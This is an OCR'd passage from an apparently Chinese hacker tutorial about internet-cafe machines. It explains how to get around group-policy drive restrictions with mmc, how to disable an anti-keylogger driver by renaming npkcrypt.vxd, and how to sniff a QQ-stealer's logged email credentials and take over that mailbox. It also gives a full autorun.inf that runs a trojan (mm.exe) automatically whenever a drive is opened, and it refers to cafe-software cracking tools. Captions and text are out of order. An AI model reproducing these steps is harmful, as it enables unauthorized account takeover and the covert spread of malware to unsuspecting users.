


图8 系统禁止访问组策略编辑器




图9 利用mmc控制台添加运行组策略




图10 利用组策略解除访问驱动器限制

来还是被禁止了。如图8。


这没关系，再试下看运行mmc看看，在运行中写**mmc**，控制台出来了，点“文件→添加/删除管理单元”，在“独立”下方点“添加”，选中“组策略对象编辑器”，将其添加进控制台，如图9所示。


在左侧可看到组策略，依次展开“用户配置→管理模板→windows组件”，选中“windows资源管理器”，分别在“防止从我的电脑访问驱动器”和上一项上右键→属性，将其设为“已禁用”就可以了。如图10。

下面可以进D盘了，把“npkcrypt.vxd”这个文件重命名就可用QQ粘贴密码了。如图11。


图11 重命名npkcrypt.vxd

看来有点麻烦吧，但小菜就要这样学以致用，多多练习。


图12 任务管理器查看啊拉QQ大盗进程


图13 进入对方邮箱

二、你盗密码我来收

接下来到了宰马时间了，先动动刚才在E和F盘里的木马，看下任务管理器，看，出来了，如图12。

看来是盛行的阿啦QQ大盗哦，打开SnifferGUI运行，再登录QQ，看下**pass.log**文件，得到了他的邮箱账户信息；进去看看，哇~QQ还真多！如图13。

用俺的邮箱克隆他的，不留备份了（这世上偶最恨盗号人）。个人觉得这种方式放马并不好，别人不可能无缘无故去运行你的马儿，若能让他一打开硬盘就运行咱的马儿那该多好，好，下面我们就试试，打开记事本，写上下面一段代码：

```
[AutoRun]
open=mm.exe 注释："Open"行指定要自动运行的文件及其盘符和路径
shellexecute=mm.exe
shell\Auto\command=mm.exe 注释：shell\标志\command=要执行的文件或命令行
shell=Auto
```




图14 保存以上代码另存为autorun.inf







图15 TM运行了


图17 多桌面切换系统1.0界面


图18 万象破解工具界面


图16 进入D盘而不运行mm.exe

